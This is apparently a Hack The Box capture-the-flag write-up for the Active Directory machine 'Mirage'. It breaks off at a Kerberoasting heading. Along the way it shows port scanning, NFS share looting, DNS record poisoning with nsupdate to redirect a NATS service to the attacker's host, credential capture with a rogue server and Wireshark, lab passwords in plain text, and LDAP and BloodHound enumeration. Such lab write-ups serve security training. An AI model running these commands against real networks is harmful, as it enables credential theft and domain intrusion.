
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Jul 21 11:56:16 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.24.213
Nmap scan report for 10.129.24.213
Host is up (0.017s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
53/tcp    open  domain          (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-07-21 22:56:47Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
2049/tcp  open  nlockmgr        1-4 (RPC #100021)
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO {"server_id":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","server_name":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":10,"client_ip":"10.10.14.138","xkey":"XCSMEPTHPAYM53MC745GD32RDA4QHMTOBQYIYW2SKVETFAHSXK7UXQOC"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO {"server_id":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","server_name":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":11,"client_ip":"10.10.14.138","xkey":"XCSMEPTHPAYM53MC745GD32RDA4QHMTOBQYIYW2SKVETFAHSXK7UXQOC"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO {"server_id":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","server_name":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":12,"client_ip":"10.10.14.138","xkey":"XCSMEPTHPAYM53MC745GD32RDA4QHMTOBQYIYW2SKVETFAHSXK7UXQOC"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO {"server_id":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","server_name":"NA4VFUVRVUVS2GX5QHP5RVKJDV6RN5K74NUBAHFQZLHCKTQGRAMMUDW7","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":9,"client_ip":"10.10.14.138","xkey":"XCSMEPTHPAYM53MC745GD32RDA4QHMTOBQYIYW2SKVETFAHSXK7UXQOC"}
|_    -ERR 'Authentication Timeout'
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
51658/tcp open  msrpc           Microsoft Windows RPC
52820/tcp open  msrpc           Microsoft Windows RPC
52838/tcp open  msrpc           Microsoft Windows RPC
62742/tcp open  msrpc           Microsoft Windows RPC
62753/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
62754/tcp open  msrpc           Microsoft Windows RPC
62770/tcp open  msrpc           Microsoft Windows RPC

... {SNIPPED } ...

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-21T22:57:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 21 11:57:57 2025 -- 1 IP address (1 host up) scanned in 101.16 secondsnmap scan output. We know this is an Active Directory domain controller based on the open ports. We can see the base domain of mirage.htb and the hostname of dc01.mirage.htb. NFS is RPC mapped to tcp/2049. And, there's some funny stuff going on with tcp/4222. So, lots to check out.Service Enumeration
TCP/53
Based on the information seen in the LDAP output and the LDAPS certificate, let's go ahead and add that to our /etc/hosts file and try and uncover more about the domain.
echo -e '10.129.24.213\t\tdc01.mirage.htb mirage.htb' | sudo tee -a /etc/hosts
gobuster dns -r 10.129.24.213 -d mirage.htb -c \
-t 100 -o dns.txt -w /usr/share/seclists/Discovery/DNS/namelist.txt
TCP/389

TCP/445

TCP/111->2049
We're going to hit the RPC mapper to try and list NFS shares and possibly retrieve some files to gather more information.


/MirageReports with two .pdf files shownmkdir -p /tmp/10.129.24.213/MirageReportsMake a directory to temporarily map the NFS share
sudo mount -o nolock 10.129.24.213:/MirageReports /tmp/10.129.24.213/MirageReportsMount the share
sudo ls -la /tmp/10.129.24.213/MirageReports

sudo cp /tmp/10.129.24.213/MirageReports/*.pdf .
sudo umount -f /tmp/10.129.24.213/MirageReportsUnmount the share, as it's no longer needed
sudo chown $(whoami):$(whoami) *.pdfMake yourself owner of the files, so you can read them
ls *.pdf | xargs -I {} open {}Open both files for review



tcp/4222 and Dev_Account_A user


Incident_Report_Missing_DNS_Record_nats-svc.pdf -- DNS scavenging led to DNS outage, indicates possible hard-coded DNS names and may indicate possible DNS poisoning attack
echo -e '10.129.24.213\t\tnats-svc.mirage.htb' | sudo tee -a /etc/hostsAdd this DNS record to our /etc/hosts file
TCP/88
Brute Force Potential Users



kerbrute userenum to find any valid users, but no usernames were found.Test Found Username in PDF
Dev_Account_A, then there should also be a Dev_Account_B.for char in {a..z} ; do echo "dev_account_${char}" ; done > ad_users.txt
TCP/4222
Initial Probing
curl -i http://nats-svc.mirage.htb:4222
curl --http0.9 -i http://nats-svc.mirage.htb:4222
2.11.3, no known CVEs in my searchTesting DNS Spoofing

nats-svc record, but there also seems to be a social engineering element at play, where we may be able to cause a user to send some traffic to our spoofed server.wget https://github.com/nats-io/nats-server/releases/download/v2.11.6/nats-server-v2.11.6-linux-amd64.tar.gzDownload the nats-server package for 64-bit Linux
tar -xvzf nats-server-v2.11.6-linux-amd64.tar.gzExpand the archive
sudo wireshark &Start Wireshark as a background job
sudo ./nats-server-v2.11.6-linux-amd64/nats-server -DVRun the nats-server binary with debug and verbose output
nsupdate -v << EOF
server 10.129.40.245
update add nats-svc.mirage.htb 3600 A 10.10.14.138
send
EOF
Poison the DNS record

nats-server redacts the password in stdout, but that's why we ran Wireshark 💡
tcp.port == 4222- Right-click any packet in the filtered results
- Follow > TCP stream


Probing the NATS Server
wget https://github.com/nats-io/natscli/releases/download/v0.2.4/nats-0.2.4-linux-amd64.zipunzip nats-0.2.4-linux-amd64.zip./nats-0.2.4-linux-amd64/nats \
-s nats://nats-svc.mirage.htb:4222 \
--user='Dev_Account_A' \
--password='hx5h7F5554fP@1337!' \
account info
help command to list CLI commands and begin working my way through different commands that seem interesting (such as account, stream, etc)
auth_logs definitely sound interesting

Enumerating the Domain
Prepare for Kerberos Authentication


LOWER_REALM='mirage.htb'UPPER_REALM=$(echo "$LOWER_REALM" | tr '[:lower:]' '[:upper:]')
cat << EOF | sed \
-e "s/{{REALM_PLACEHOLDER}}/$UPPER_REALM/g" \
-e "s/{{realm_placeholder}}/$LOWER_REALM/g" \
-e "s/{{dc_hostname}}/$DC_HOSTNAME/g" > custom_krb5.conf
[libdefaults]
    default_realm = {{REALM_PLACEHOLDER}}
    dns_lookup_realm = true
    dns_lookup_kdc = true

[realms]
    {{REALM_PLACEHOLDER}} = {
        kdc = {{dc_hostname}}.{{realm_placeholder}}
        admin_server = {{dc_hostname}}.{{realm_placeholder}}
        default_domain = {{realm_placeholder}}
    }

[domain_realm]
    {{realm_placeholder}} = {{REALM_PLACEHOLDER}}
    .{{realm_placeholder}} = {{REALM_PLACEHOLDER}}
EOF
export KRB5_CONFIG="$PWD/custom_krb5.conf"
Get a TGT as david.jjackson
kinit david.jjackson
david.jjacksonGathering LDAP Data Manually
ldapsearch -Q -Y GSSAPI -H 'ldap://dc01.mirage.htb' -b 'DC=mirage,DC=htb' '(objectClass=user)' | grep sAMA | cut -d ' ' -f 2 | sed 's/^\ //g' | grep -vE '^[0-9]{1,}$' > ad_users.txtGather usernames and save in a file (filter out some odd names in the output)
ldapsearch -Q -Y GSSAPI -H 'ldap://dc01.mirage.htb' -b 'DC=mirage,DC=htb' '(objectClass=group)' | grep sAMA | cut -d ':' -f 2 | sed 's/^\ //g' | grep -vE '^[0-9]{1,}$' > ad_groups.txtDump group names to a text file (filter out some odd names in the output)
while read group ; do echo -e "${group}\n" ; ldapsearch -Q -Y GSSAPI -H ldap://dc01.mirage.htb -b 'DC=mirage,DC=htb' "(sAMAccountName=${group})" | grep 'member: ' ; echo '' ; done < ad_groups.txt > ad_group_members.txtOutput AD group members to a file


ldapsearch -Q -Y GSSAPI -H 'ldap://dc01.mirage.htb' -b 'DC=mirage,DC=htb' '(objectClass=domain)' ms-DS-MachineAccountQuota | grep ms-DS
ms-DS-MachineAccountQuota is 0, so no joining computers for usCurrent Access Levels
faketime nxc smb dc01.mirage.htb -d 'mirage.htb' \
-u 'david.jjackson' -p 'pN8kQmn6b86!1234@' \
-k --kdcHost 'dc01.mirage.htb' --dns-server 10.129.40.245 \
--shares \
--smb-sessions \
--disks \
--loggedon-users \
--users \
--groups \
--computers \
--local-groups \
--pass-pol- SMB
- No interesting shares nor access to anything sensitive
- Users
- Enumerated accounts, which reflect what we dumped above
- Groups
- Enumerated groups, which again reflect what we dumped before
- Domain policy
- The domain required complex passwords
- Accounts are locked out after 10 failed attempts, and for 1 minute
Gathering BloodHound Data Remotely


faketime nxc ldap dc01.mirage.htb -d 'mirage.htb' \
-u 'david.jjackson' -p 'pN8kQmn6b86!1234@' \
-k --kdcHost 'dc01.mirage.htb' --dns-server 10.129.40.245 \
--bloodhound -c All
david.jjackson. Let's see if we can Kerberoast anyone.Kerberoasting
